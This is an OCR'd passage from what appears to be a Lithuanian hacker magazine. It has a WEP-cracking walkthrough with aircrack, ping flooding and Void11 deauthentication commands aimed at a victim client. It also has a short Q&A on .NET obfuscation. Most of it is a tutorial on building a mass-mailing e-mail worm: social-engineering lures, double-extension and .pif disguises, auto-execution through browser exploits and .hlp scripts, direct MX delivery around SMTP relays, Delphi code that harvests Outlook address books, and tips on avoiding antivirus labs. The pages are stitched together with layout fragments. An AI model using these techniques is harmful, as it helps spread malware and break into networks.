Kaip žinia, WEP (*Wired Equivalent Privacy*) protokole aptikti esminiai pažeidžiamumai (išsamų pasakojimą apie tai galima rasti straipsnyje „Orinis atmetimas", publikuotame mūsų žurnalo 2006.01 mėnesio numeryje,][.32). Juos išsiaiškinus atsirado daugybė įrankių, kurie nulaužia raktą remdamiesi perimtų paketų analize. Kartu su nulaužimo metodais tobulėjo ir patys įrankiai (pirmosios „WEP laužimo įrankių" kartos programoms, tokioms, kaip *dwepdump* ir *airsnort*, reikėjo vos ne gigabaitų tinklo srauto), dabar pažangiausias ir pats greičiausias laužimo metodas įgyvendintas *aircrack* (*www.cr0.net:8040/code/network/aircrack/*) įrankių rinkinyje. Į šį rinkinį įeina paketams surinkti skirtas *airodump*, paketams įterpimui į tinklą skirtas *aireplay*, raktui nulaužti skirtas *aircrack* ir *airdecap*, kuris pateikiamas kaip priedas surinktiems WEP/WPA duomenims dešifruoti. *Aircrack* veikia kur kas greičiau, nei jo pirmtakai. Rakto nulaužimas — tik laiko klausimas, o sėkmingai atakai reikia sukaupti pakankamą paketų kiekį su inicializacijos vektoriais (IV, visą teoriją apie WEP galima rasti prieš tai paminėtame straipsnyje). 128 bitų raktui nulaužti su *aircrack* reikia apie 500000 paketų, kas sudaro keletą valandų darbo gerai apkrautame belaidžiame tinkle. Paprasčiausiu atveju galima tiesiog pasyviai perimінėti paketus su *airodump*. Deja, *airodump* (kaip ir *aireplay*) yra išimtinai *Linux* sistemai skirtas produktas, ir kol kas neatsirado nė vieno savanorio, kuris šiuos naudingus įrankius perkeltų į BSD sistemą.
Su šia komanda mes perimame vienuoliktu kanalu perduodamus paketus ir rašome juos į bylą *dumpfile*:

```
# airodump eth1 dumpfile 11
```

O po to ant šios bylos užsiundome *aircrack*:

```
$ aircrack dumpfile.cap
```

Pastebėsiu, kad *aircrack* moka laužti ne tik WEP, bet ir WPA-PSK raktus. Jeigu surinkta pakankamai paketų su IV, po kurio laiko *aircrack* pasveikins tave užrašu KEY FOUND!
Vienintelė tokio pasyvaus metodo problema — procesas gali vykti labai lėtai. Norint raktą nulaužti greičiau (o tai reiškia sukaupti reikiamą paketų su IV kiekį), reikia priversti tinklą generuoti tokius paketus. Jeigu tu turi priėjimą prie kokios

```
[(22:23)(100.00%)(0):~ ] sudo tcpdump -ni wi0 -s1500 -y IEEE802_11
tcpdump: data link type IEEE802_11
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wi0, link-type IEEE802_11 (802.11), capture size 1500 bytes
22:23:23.387094 Data IV:3aaaa Pad 0 KeyID 0
22:23:23.391355 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 0, length 64
22:23:24.388648 Data IV:3aaaa Pad 0 KeyID 0
22:23:24.390930 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 1, length 64
22:23:25.389517 Data IV:3aaaa Pad 0 KeyID 0
22:23:25.391642 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 2, length 64
22:23:26.390351 Data IV:3aaaa Pad 0 KeyID 0
22:23:26.392605 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 3, length 64
22:23:30.060147 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.103601 IP 62.118.249.10.110 > 192.168.1.3.56970: S 2428117574:2428117574(0) ack 575184677 win 5792 <mss 1460,sackOK,ti
mestamp 2457899451 2779829,nop,wscale 0>
22:23:30.103686 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.147071 IP 62.118.249.10.110 > 192.168.1.3.56970: P 1:79(78) ack 1 win 5792 <nop,nop,timestamp 2457899455 2779872>
22:23:30.147166 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.189644 IP 62.118.249.10.110 > 192.168.1.3.56970: . ack 7 win 5792 <nop,nop,timestamp 2457899460 2779916>
22:23:30.196142 IP 62.118.249.10.110 > 192.168.1.3.56970: P 79:108(29) ack 7 win 5792 <nop,nop,timestamp 2457899460 2779916>
22:23:30.295726 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.349456 IP 62.118.249.10.110 > 192.168.1.3.56970: P 108:226(118) ack 7 win 5792 <nop,nop,timestamp 2457899475 2780065>
22:23:30.349688 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.401354 IP 62.118.249.10.110 > 192.168.1.3.56970: P 226:253(27) ack 13 win 5792 <nop,nop,timestamp 2457899481 2780118>
22:23:30.401792 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.454400 IP 62.118.249.10.110 > 192.168.1.3.56970: P 253:332(79) ack 115 win 5792 <nop,nop,timestamp 2457899486 2780171>
22:23:30.553703 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.600451 IP 62.118.249.10.110 > 192.168.1.3.56970: P 332:888(556) ack 115 win 5792 <nop,nop,timestamp 2457899500 2780323
>
22:23:30.601668 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.659129 IP 62.118.249.10.110 > 192.168.1.3.56970: P 888:894(6) ack 237 win 5792 <nop,nop,timestamp 2457899507 2780370>
```

naudojamės tinklo paketų analizatoriumi *tcpdump*

nors tinkle esančios mašinos, tuomet veiksmingiausias metodas — su komanda *ping -f* suorganizuoti ICMP paketų audrą. Tokiu atveju reikiamas paketų su IV kiekis bus sukauptas per keletą minučių ;). Jeigu panašios galimybės nėra, derėtų imtis rafinuotesnių metodų.
Pavyzdžiui, galima belaidžio tinklo klientus priversti generuoti tinklo srautą, nuolat persijungiant prie AP, t.y. suorganizuoti taip vadinamą *deauth attack*. Klientams deautentifikacijos paketus siuntinėsime su *Void11* (*www.wlsec.net/void11/*). Šis įrankis gali suorganizuoti tikrą *DoS*, užversdamas belaidžius tinklus deautentifikacijos paketais. Be to, jis moka flūdinti ir patį AP, siuntinėdamas jam padirbtas autentifikacines užklausas skirtingų adresų vardu. Deja, vėl derėtų paminėti, jog ir *Void11* veikia tik *Linux* sistemoje, o norint, kad jis veiktų, reikia įdiegti *Linux HostAP* (*hostap.epitest.fi*) tvarkyklę.
Kaip tu pameni, *Kismet* mums gali parodyti tinklo klientų sąrašą. Mums prireiks jų MAC adresų bei priėjimo taško MAC adreso. Po to paleidžiame *Void11*:

```
# iwconfig wlan0 mode master
# iwpriv wlan0 hostapd 1
# void11_penetration -D -s <kliento-aukos MAC adresas> -B <AP MAC adresas> wlan0
```

Tokios atakos rezultatas — kliento deautentifikacija, po kurios jis bus priverstas nuolat iš naujo jungtis prie tinklo, tuo pačiu išduodamas mums reikalingą IV.
Nenorint paversti *network* į *notwork*, galima pasinaudoti labiau „džentelmenišku" būdu — *replay attack* ataka, panaudojant įrankį *aireplay*, kuris perima legalius paketus ir siunčia juos pakartotinai daug kartų.

[Jūsų nugara mėlyna] Savaime suprantama, belaidės linksmybės neapsiriboja vien tik *Wi-Fi* tinklais. Kitą kartą mes pakalbėsime apie uniksoido-bliudžekerio arsenalą ir paversime mūsų *Unix* sistemą grėsmingu mėlynųjų dantų medžiotojo ginklu.



madingas wardriverių instrumentas

Q: Kodėl .NET programuotojai taip baiminasi dėl savo kodo konfidencialumo ir kokiu būdu šį kodą galima apsaugoti?

A: .NET programuotojų jaudinimasis turi visiškai pagrįstą pagrindą. Esmė tame, kad bet kurio .NET produkto struktūra tokia atvira, jog turint specialius įrankius, kurie yra laisvai prieinami, galima ne tik sudaryti klasių struktūrą, bet net disasembliuoti metodų kodą. Bet kurio .NET produkto bait-kodas pateikiamas specialia IL kalba (*Intermediate Language*), kuri yra lengvai analizuojama, todėl išpildžius tam tikras sąlygas dekompiliatoriai be problemų atstato programos listingą su aukštesnio lygio kalba, pavyzdžiui *C#*. Tu tik įsivaizduok: patenkinus tam tikras sąlygas, iš vykdomos bylos galima gauti išeities tekstą, kuris praktiškai identiškas pradiniam!
Savaime suprantama, tai nėra labai gerai, kadangi dabar paslėpti savo kodą nuo tyrinėjimų kur kas sudėtingiau. Norint pakeisti tokią padėtį, sparčiai paplito vadinamieji obfuskatoriai. Nesigilinant į detales, taip keistai pavadinta programa tikruosius visų metodų, kintamųjų vardus ir vardų erdves keičia į kitus laisvai pasirinktus vardus (pavyzdžiui, į *asd*, *gdf*, *dsf234*, *__fdsf* ir kitus beprasmius simbolių rinkinius). Po tokių pakeitimų analizuoti programos išeities tekstą pasidaro praktiškai neįmanoma. Obfuskatorių sukurta išties nemažai. Išskirti galėčiau *RemoteSoft Salamander Obfuscator* (*http://www.remotesoft.com/salamander/obfuscator.html*) ir *9Rays.Net ILObfuscator* (*www.9rays.net/cgi-bin/components.cgi?act=1&cid=86*). Išsamiau apie naudojamas funkcijas ir veikimo principą galima paskaityti šiame straipsnyje: „Obfuskacija — yra toks žodis" (*www.aspnetmania.com/Articles/Article.aspx?ID=36*, rusų kalba).



062

Veisiam kirminus

MANAU, JOG TOKS REIŠKINYS, KAIP MASINIS KIRMINŲ PAPLITIMAS INTERNETE, PALIETĖ KIEKVIENĄ. TU TIKRIAUSIAI JAU PAŽĮSTAMAS SU TOKIAIS TINKLINIAIS BESTUBURIŲ ATSTOVAIS, KAIP *BEAGLE* IR *MYDOOM*, KURIE UŽKRĖTĖ ŠIMTUS TŪKSTANČIŲ MAŠINŲ IR SUKĖLĖ NEMAŽĄ TRIUKŠMĄ. TU MANAI, KAD PAČIAM SUKURTI PANAŠŲ ŽVĖRIUKĄ LABAI SUNKU? TAIP NĖRA, ELEKTRONINIO PAŠTO KIRMINAS IŠ TIESŲ NĖRA NIEKO SUDĖTINGO. ŠIAME STRAIPSNYJE AŠ PABANDYSIU TAI ĮRODYTI PAPASAKODAMAS TAU APIE PAŠTO KIRMINŲ VEIKIMO PRINCIPUS IR APIE JŲ REALIZACIJOS YPATYBES. TAČIAU NORĖČIAU IŠ KARTO TAVE ĮSPĖTI, KAD KIRMINAI YRA YPATINGAI PAVOJINGI, TODĖL ELGTIS SU JAIS REIKIA YPAČ ATSARGIAI, NES PRIEŠINGU ATVEJU GALIMA PRIDARYTI BĖDOS IR ATSIDURTI UŽ GROTŲ. DĖL TO VISĄ STRAIPSNYJE PATEIKTĄ MEDŽIAGĄ DERĖTŲ PANAUDOTI TIK MOKSLINIAIS TIKSLAIS. ŽODŽIU, PRADEDAM VEISTI KIRMINUS.

Kas tie pašto kirminai ir su kuo juos valgo


[Kaip veikia kirminas?] Bendras visų elektroninio pašto kirminų darbo principas — tai laiškų siuntinėjimas, kurių priesagose (*attachment*) yra vartotojui skirta kirmino kopija. Tu tikriausiai manai, jog tai nesąmonė, kadangi prisegtų bylų šiais laikais jau niekas nepaleidinėja. Vis dėlto statistika byloja, jog abejotinas su laišku atsiųstas priesagas paleidžia 2–3% vartotojų, o to visai pakanka kad kirminas sėkmingai paplistų. Po paleidimo kirminas kaip nors įrašo save į sistemos automatinio paleidimo sritį. Kitas kirmino darbo etapas yra visų užkrėstoje mašinoje esančių elektroninio pašto adresų paieška, kuomet jie išgaunami iš *Outlook* (arba kitų pašto programų) adresų knygutės bei ieškomi *html*, *txt* ir *doc* bylose visuose užkrėstos mašinos diskuose. Trečiasis kirmino gyvenimo etapas yra savęs siuntinėjimas šiais surastais adresais. Visa tai iš pirmo žvilgsnio atrodo primityvu, tačiau visuose etapuose yra daugybė svarbių niuansų, kuriuos būtinai reikia įvertinti norint kad kirminas ilgai ir laimingai gyvuotų. Būtina priversti serverį priimti laišką, o vartotoją — paleisti laiško priedą. Nepaprasta taip pat bus kova su antivirusais, pašto sistemų spamo filtrais, ugniasienėmis ir įvairiais pačių pašto klientų priesagų filtrais. Kitaip tariant, kirminų kūrėjams problemų pakanka. Taigi iš eilės pradėsime visų kirmino gyvavimo etapų aptarimą. Pradėsime nuo, mano nuomone, svarbiausio klausimo, kuris iškyla kuriant kirminą: kaip priversti vartotoją paleisti laiško priedą? Visų pirma reikia apeiti techninio pobūdžio problemas, svarbiausia kurių gali būti draudimas pašto programoje atidaryti vykdomas bylas. Jau seniai praėjo tie laikai, kuomet buvo galima drąsiai kam nors išsiųsti exe bylą ir tikėtis, kad vartotojas ją paleis. Dabar net ir pats bukiausias vartotojas (kuriam ir skirti pašto kirminai) tokio priedo nepaleis dėl to, kad to jam padaryti neleis pašto programa arba laišką pašalins ugniasienės filtras. Pirma į galvą šovusi mintis — vykdomą bylą įkurdinti archyve. Pašto filtrai nerizikuoja pašalinti tokių priedų, o vartotojui nesunku atidaryti tokį archyvą ir paleisti bylą. Jeigu archyvą papildomai apsaugotume slaptažodžiu ir pateiktume jį laiško tekste, tuomet tokį laišką praleis ir pašto serveriuose įdiegti antivirusai, tačiau užkrėtimų procentas šiek tiek sumažės.

Tarkim, mums pavyko sukurti laiško priedą, kuris praeina visus pašto filtrus ir sėkmingai patenka pas vartotoją. Dabar iškyla užduotis priversti vartotoją jį paleisti. Nuo senų laikų tam naudojama socialinė inžinerija, t.y. paprasčiausias akių dūmimas. Taigi laiške rašoma, kad jame pateikiami saugumo atnaujinimai (*security updates*) arba dar kokia nors naudinga programa. Taip pat paplitęs metodas yra kurti bylų archyvus su dvigubais praplėtimais, kuomet byla dažniausiai pavadinama *.xls[labai daug tarpų].exe* ir jai priskiriama *Microsoft Excel* ikonėlė. Dažnai trojanai prieduose prisegami su *.pif* praplėtimu, kuris *Explorer'yje* nevaizduojamas net tuomet, kai įjungtas visų bylų praplėtimų atvaizdavimas.

Manau, dabar tau jau aišku, kas tie pašto kirminai ir kaip jie turėtų veikti. Dabar aptarkime techninius klausimus, kurie iškyla bestuburių kūrimo procese.

[Relaying and resolving] Problema Nr.1, kurią mums reikia išspręsti — tai kirmino kopijos išsiuntimas turimu pašto adresu. Viename iš ankstesnių mūsų žurnalo numerių aš aptarinėjau pašto siuntimo procesą per tam tikrą nurodytą SMTP serverį. Toks siuntimo metodas tinka skirtingiems slaptažodžiais ap-

[Automatinis laiško priedo paleidimas]
Daugelio pašto kirminų trūkumas — tai, jog norint juos paleisti būtina įsikišti vartotojui. Tačiau šios saybės galima išvengti, jeigu išnaudosi elektroninio pašto programinės įrangos pažeidžiamumus. Populiariausias pašto klientas — *Outlook Express* — *html* laiškų peržiūros metu naudoja *Internet Explorer* varikliuką. Visiems žinoma, jog šis varikliukas yra itin skylėtas. IE naršyklei sukurta daugybė eksploitų, kurie pažeidžiamoje mašinoje paleidžia laisvai pasirinktą kodą, ir daugelį jų galima panaudoti automatiniam kirmino paleidimui atidarant laišką! Už tokią nuostabią galimybę reikėtų padėkoti Biliui Geitsui, o IE kūrėjams pastatyti paminklą už tai, kad jie šioje naršyklėje paliko daugybę patogių išnaudoti skylių :).
Labai keista, kad šią galimybę išnaudoja labai mažai kirminų. Kaip pavyzdį galima paminėti kirminą *Winevar*. Tai labai senas kirminas (sukurtas dar 2002 metais), tačiau jis iš daugelio kitų kirminų išsiskiria tuo, jog išnaudoja *iFrame* skylę ir pasileidžia peržiūrint laišką *Outlook* greitos peržiūros lange. Be abejo, tai labai šaunu, tačiau yra ir geresnė galimybė. Tau tikriausiai teko girdėti apie *jpeg* eksploitą, kuris susijęs su *jpeg* bylų apdorojimo klaida sisteminėje bibliotekoje. Ši klaida leidžia kompiuterį užkrėsti per bet kokią *jpeg* paveikslėlius rodančią programą! Tai galima išnaudoti ne tik su *Outlook*, bet ir su kitais pašto klientais, pavyzdžiui, *TheBat* arba *Eudora*. Tiesa, šiuo metu šis eksploitas jau mažai pas ką suveikia.
Be abejo, eksploitai yra labai gerai, tik, deja, ne visada galima rasti ką nors realiai veikiančio, todėl vertėtų atkreipti dėmesį į kitus kirmino maskavimo laiške metodus. Jeigu su laišku išsiųsi *exe* bylą, tai mažai kas ją paleis, kadangi vartotojai tapo atsargesni, tačiau dauguma jų nė neįtaria, kad pavojus gali slypėti *.hlp* ir *.chm* bylose. Viena iš menkai žinomų *help* bylų galimybių — paprastos kalbos skriptų vykdymas, o šie skriptai leidžia paleisti vykdomas bylas. Šią galimybę galima panaudoti labai efektyviai, kadangi *hlp* bylomis pasitikima kur kas labiau, nei exe. *Help* bylas galima kurti su *Help Workshop* (įeina į *MS Visual Studio 6* sudėtį). Informaciją apie *.hlp* bylose naudojamą skriptinę kalbą galima rasti šios programos dokumentacijoje. Siekiant pademonstruoti šio metodo veikimą, mūsų diske rasi *help* bylą, kuri paleidžia *cmd.exe*. Suprantama, būtų visiškai nesunku sukurti tavo diską formatuojančią *hlp* bylą ;).



jpeg eksploito išeities tekstas

saugotiems trojanams, bet masiniam kirminų siuntinėjimui jis nepanaudojamas. Dėl to reikia turėti vieną ar kelis nuolat veikiančius SMTP serverius, per kuriuos ir keliaus paštas. Manau jau supratai, kad vos tik kirminas bus aptiktas, tokie serveriai tuojau pat uždraus priėjimą prie jų, o ir šiaip vargu ar koks nors STMP serveris sugebės išlaikyti tūkstančių plintančių kirminų sukeliamą apkrovimą. Dėl to mums paštą reikia siųsti aplenkiant centrinį SMTP serverį.
Kas vyksta su laišku, kuris išsiunčiamas per kokį nors *smtp.mail.lt*? Tokiu atveju šis serveris veikia kaip *SMTP Relay*, t.y. kaip pranešimo perdavimo tarp kliento ir gavėjo SMTP serverio tarpininkas. O kam mums siuntinėjimo grandinėje papildomas elementas, jeigu paštą galima siųsti tiesiogiai gavėjui, aplenkiant *SMTP Relay*. Kaip gi mums sužinoti gavėjo STMP serverio adresą? Tai labai paprasta! Kokio nors domeno paštą priimančio SMTP serverio adresas visada nurodomas atitinkamuose šio domeno DNS serverių MX įrašuose.
Iš pradžių mums reikia nustatyti reikiamo domeno MX įrašą (*resolve*). Tai galima atlikti dvejopai.
Pirmasis būdas — parašyti savo *DNS Resolver'į*, kuris formuotų užklausą, siųstų ją serveriui, po to priimtų ir dekoduotų atsakymą. Antrasis — panaudoti DNS API. Be abejo, pastarasis variantas kur kas paprastesnis, tačiau jis turi vieną didelį trūkumą — DNS API funkcijos pasirodė tik *Windows 2000 Professional* sistemoje (ne, *Pro* versijose jų nėra!), o kadangi pagrindinis pašto kirminais užkrečiamų vartotojų kontingentas yra prie senų ir neatnaujintų sistemų sėdintys lameriai, tai tokio vardų išsprendimo būdo geriau nenaudoti. Vis dėlto norėdamas tave supažindinti su DNS API, aš pateiksiu MX įrašus nustatantį kodą:

```
function MXResolve(Domain: PChar): string;
var
  pQueryResultsSet: PDNS_RECORD;
  HostEnt: PHostEnt;
  Name: PChar;
begin
  pQueryResultsSet := nil;
  if DnsQuery(Domain, DNS_TYPE_MX, DNS_QUERY_STANDARD, nil, @pQueryResult-
sSet, nil) = 0 then
   begin
    Result := pQueryResultsSet^.Data.MX.pNameExchange;
    GlobalFree(dword(pQueryResultsSet));
   end;
end;
```

Kaip matai, išspręsti vardus su DNS API paprasčiau nei paprasta, tačiau kadangi šis metodas ne visada priimtinas, pereisime prie kito metodo aptarimo.

[Rankinis DNS vardų išsprendimas] Aš pabandysiu šiek tiek papasakoti apie DNS protokolą. Neturiu tikslo išsamiai papasakoti apie visą sistemą, tačiau pabandysiu pateikti pagrindines sąvokas, kurios reikalingos norint suprasti šį protokolą. Išsamiau apie visa tai tu gali sužinoti RFC 1034 ir 1035 dokumentuose.
DNS užklausos būna skirtingų tipų. Užklausos tipas nurodomas skaičiumi nuo 1 iki 16, taip apibrėžiama pageidaujama gauti informacija. Atsakymo tipo numeris visada atitinka užklausos

tipo numerį, kad būtų galima žinoti, kas ir su kuo susijęs. Štai pagrindiniai DNS užklausų tipai:

```
01  A      host address (tinklo mazgo IP adresas)
02  NS     authoritative name server (NS serveris)
03  MD     mail destination (pasenęs tipas, dabar naudojamas MX)
04  MF     mail forwarder (pasenęs tipas, dabar naudojamas MX)
05  CNAME  the canonical name for alias
06  SOA    marks of a start of zone of authority
07  MB     (experimental)
08  MG     (experimental)
09  MR     mail rename domain name
10  NULL   a null RR
11  WKS    a well known service description
12  PTR    a domain name pointer
13  HINFO  host information
14  MINFO  mail box or mail list information
15  MX     mail exchange
16  TXT    text string
```

Iš jų visų mus domina tik MX įrašai, kurių numeris 15. Be užklausos tipo egzistuoja dar ir užklausos klasė. Taip yra dėl to, kad DNS protokolas yra universalus ir gali veikti praktiškai bet kokiuose tinkluose, t.y. ne tik TCP/IP. Kitų tinklų mums neprireiks, mus domins tik viena užklausų klasė — IN (=1), kuri skirta naudojimui internete. Užklausos paketo formatas yra toks:

Packet Length — 2 baitai
Query/Response header — 12 baitų
Question — nėra fiksuoto ilgio, priklauso nuo užklausų kiekio
Answer — formuoja serveris, nėra fiksuoto ilgio
Authority — formuoja serveris, nėra fiksuoto ilgio
Additional — formuoja serveris, nėra fiksuoto ilgio

Užklausoje turi būti *Length*, *Header* ir *Question*, o atsakyme turi būti visi laukai, tačiau laukas *Answer* jame yra būtinas.
Dabar apibrėšime struktūrą, kuri aprašo *Query/Response header* antraštes:

```
TDNSHeader = packed record
  qryID : word; — užklausos identifikatorius
  options: word; — vėliavėlės
  qdcount: word; — Question lauko įrašų skaitliukas
  ancount: word; — Answer lauko įrašų skaitliukas
  nscount: word; — Authority lauko įrašų skaitliukas
  arcount: word; — Additional lauko įrašų skaitliukas
end;
TQueryType = packed record
```



Tokie laiškai kasdien pilasi į mano pašto dėžutę. Laimė, jų priedai yra filtruojami

```
  QType : word; — užklausos tipas
  QClass: word; — užklausos klasė
end;
```

Norint gauti SMTP serverio adresą, kuriam mes norime išsiųsti laišką, turime sudaryti užklausą, ją išsiųsti, priimti ir dekoduoti atsakymą. Manau, jog užklausos struktūra yra aiški, todėl dabar pabandykime pakalbėti apie grąžinamus atsakymus, o tam reikia išsiaiškinti, kas tai yra RR įrašai. Juos suformuoja NS serveris, jie įrašomi tik atsakyme ir griežtai po užklausos lauko, t.y. *Answer* ir visa toliau einanti informacija susideda iš tam tikro skirtingo formato RR įrašų skaičiaus. Čia perduodami ir IP adresai, ir serverių pavadinimai, ir tiesiog tekstinė informacija. Išsamiau visi šių įrašų tipai aprašyti RFC 1035 dokumente, jie vienas į kitą gana panašūs ir skiriasi tik smulkiomis detalėmis, todėl aš pakalbėsiu tik apie mane dominančius. RR santrumpa reiškia *Resource Record* (tai oficialus dokumente pateikiamas pavadinimas). RR įrašas atrodo taip:

```
NAME      up to 255 bytes + 1 ('\0')
TYPE      2 bytes (UINT)
CLASS     2 bytes (UINT)
TTL       4 bytes (signed 32 bits number — 'long')
RDLENGTH  2 bytes (UINT)
RDATA     variable, depends on query
```

Čia NAME — įraše aprašomas tinklo mazgo pavadinimas, TYPE — pateikiamos informacijos tipas (tipai pateikti aukščiau), CLASS — tinklo klasė (mūsų atveju ji visada yra 'IN' (01)), TTL — informacijos saugojimo laikas sekundėmis, RDLENGTH — informacijos bloko ilgis baitais, RDATA — pateikiamos informacijos blokas.
Dekoduojant atsakymą pagrindinė problema bus grąžinamų tinklo mazgų pavadinimų atrinkimas. Tinklo mazgo pavadinimas susideda iš kelių dalių. Prieš kiekvieną dalį pateikiamas tos dalies ilgį nurodantis baitas. Pavyzdžiui, *www.microsoft.com* tokiu atveju atrodys kaip *03 www 09 microsoft 03 com 00*, pavadinimas visada baigiasi nuliniu baitu. Tačiau pagrindinė savybė tame, kad pavadinimas gali būti supakuotas. Pavadinimas supakuojamas panaudojant rodyklę, kurios dydis yra du baitai, kur pirmas baitas naudojamas kaip semaforas, du vyresnieji šio semaforo bitai yra nustatyti į 1, o likę bitai neapibrėžti. Antrasis baitas yra poslinkis nuo užklausos pradžios, t.y. nuo pirmojo identifikatoriaus baito. Jeigu ilgio baitas lygus $C0, tai kitas už jo einantis baitas bus rodyklė (kažkoks košmaras — red. past.). Parašysime tokius pavadinimus dekoduojančią funkciją:

```
function GetQName(var RecvData; Offset: Integer; var Pt: Pointer): string;
var
  ChPt : PChar;
  ReadBytes : Byte;
begin
  Result := '';
  ChPt := @RecvData;
  Inc(ChPt, Offset + 1);
  while ChPt^ <> '' do
  begin
    if ChPt^ = #$C0 then
    begin
```

```
      Inc(ChPt);
       Result := Result + GetQName(RecvData, Ord(ChPt ^ ) - 1, Pt);
      Break;
    end else
    begin
      ReadBytes := Ord(ChPt ^ );
      while ReadBytes > 0 do
      begin
        Inc(ChPt);
         Result := Result + string(ChPt ^ );
        Dec(ReadBytes);
      end;
    end;
    Inc(ChPt);
    if (ChPt ^  <> '') then Result := Result + '.';
  end;
  Pt := ChPt;
end;
```

Kadangi straipsnio apimtis neleidžia išsamiai aptarti MX vardų išsprendimo proceso, aš čia aptarsiu tik dar vieną svarbų niuansą — DNS serverio IP adreso gavimą, per kurį mes siųsime užklausas. Čia mums padės funkcija *GetNetworkParams* iš *iphlpapi.dll*. Ši funkcija grąžina įvairią informaciją apie tinklo adapterius, taip pat ir DNS adresus.

```
function GetDNSServer(): dword;
var
   FixedInfoSize : Integer;
   FixedInfo : PFixedInfo;
   PDNS : PIPAddrString;
   GetNetworkParams : function(FI:PFixedInfo; var BufLen: Integer): Integer; stdcall;
begin
   Result := 0;
   GetNetworkParams := GetProcAddress(LoadLibrary('iphlpapi.dll'), 'GetNetworkParams');
   if @GetNetworkParams = nil then Exit;
   FixedInfoSize := 1024;
   GetMem(FixedInfo, FixedInfoSize);
   if GetNetworkParams(FixedInfo, FixedInfoSize) = ERROR_SUCCESS then
   begin
      PDNS := @FixedInfo ^ .DNSServerList;
      if PDNS <> nil then Result := inet_addr(PDNS ^ .IPAddress);
   end;
   FreeMem(FixedInfo);
end;
```

[Pašto adresų gavimas] Prieš pradedant siuntinėti kirmino kopijas neblogai būtų nustatyti adresus, kuriais mes jį siuntinėsime. Tam mums iš pradžių reikia iš vartotojo adresų knygutės ištraukti visus adresus, o po to jų ieškoti visose diske saugomose bylose. Iš pradžių pašto adresus pabandysime gauti iš *Outlook* adresų knygutės. Mums reikalinga informacija saugoma *.wab* bylose, o kadangi jų struktūra yra paprasta, mums bus nesunku jas apdoroti rankiniu būdu. Štai kodo pavyzdys, kuris visus *wab* byloje saugomus adresus išsaugoja į bylą *Emails.txt*:

```
procedure ReadWAB(WABFile: string);
var
   F : file;
   I : dword;
   S : string;
   N : array[1..5] of Char;
   Buf : array[1..500] of Char;
   R : TextFile;
begin
   AssignFile(R,'Emails.txt');
   ReWrite(R);
   AssignFile(F,WABFile);
   Reset(F,1);
   if IOResult=0 then begin
      repeat
         BlockRead(F,N,2);
         if N[1]+N[2]=#03#48 then begin
            BlockRead(F,Buf,Ord(N[2])+30);
            S:='';
            for I:=1 to Ord(N[2])+30 do S:=S+Buf[I];
            Delete(S,1,3);
            I:=Pos(#00#00#00,S);
            if I>0 then SetLength(S,I-1);
            for I:=1 to Ord(N[2]) do if S[I]=#00 then
               Delete(S,I,1);
            for I:=1 to Length(S) do
               if S[I]<chr(45) then begin
                  SetLength(S,I-1);
                  Break;
               end;
            if (Pos('@',S)>0)and(Pos('.',S)>0) then
               writeln(r,UpperCase(S));
         end else Seek(F,FilePos(F)-1);
      until FileSize(F)-FilePos(F)<6;
      CloseFile(F);
   end;
   CloseFile(R);
end;
```

Windows Messenger adresus išgauti bus visai paprasta, kadangi jie saugomi sisteminiame registre, *HKEY_CURRENT_USER\Software\Microsoft\MessengerService\ListCache\.NET Messenger Service* šakoje, iš kur juos galima nuskaityti tiesiog išvardinant atitinkamus raktus. Manau, tu ir pats žinai, kaip tai padaryti.

Kitas etapas po adresų knygučių bus pašto adresų paieška diske saugomose bylose. Tai padaryti labai paprasta, todėl pavyzdžių aš nepateikinėsiu, tiesiog pasufleruosiu, jog tam tau pakaks šių API funkcijų: *FindFirstFile*, *FindNextFile*, *FindClose*, *CreateFile*, *ReadFile* ir *CloseHandle*. Be abejo, tam būtinai reikės ir šiek tiek smegenų (jos pravers norint suprasti, kaip pašto adresų paieškoje įdarbinti reguliariąsias išraiškas — red.past.). Be abejo, be viso šito adresus galima išgavinėti ir iš kitų programų adresų knygučių, galima net panaudoti keyloggerį ir sekti vartotojo įvedamus duomenis. Visi šie metodai padidina kirmino efektyvumą ir jo dauginimosi greitį. Labai svarbus niuansas gaunant adresų sąrašą — jo filtravimas. Tu juk nenori, kad tavo kirminas pats iškeliautų tiesiai į antivirusų kūrėjų laboratorijas, todėl derėtų sukurti žodžių–išimčių sąrašą, kurie neturėtų būti siuntimui tinkamuose adresuose. Visų šių adresų su tokiais žodžiais tiesiog nereikėtų įtraukti į bazę.

[Laiško priedų kūrimas] Kol kas mes dar nesam aptarę prisegtų bylų siuntimo laiško tekste. Pradėsime nuo to, jog laiškų priedai siunčiami ne dvejetainiu, o tekstiniu pavidalu. Tai susiję su tuo, jog iš pradžių SMTP/POP3 protokolai buvo sukurti išimtinai teksto perdavimui ir dirbo ne su baitais, o su 7 bitų simboliais, kas leido perdavinėti tik lotynų abėcėlės ženklus. Visi į šį diapazoną nepakliūnantys simboliai būdavo pašto serveryje apipjaustomi iki 7 bitų, dėl ko mes priversti dvejetainius duomenis prieš siuntimą perkoduoti į specialų formatą. Savo laiku buvo prigalvota daugybė kodavimo variantų (UUE, XXE, *Base64*), tačiau prigijo ir dabar sėkmingai naudojamas tik *Base64* formatas. Pabandykime trumpai aptarti *Base64* kodavimo principus.

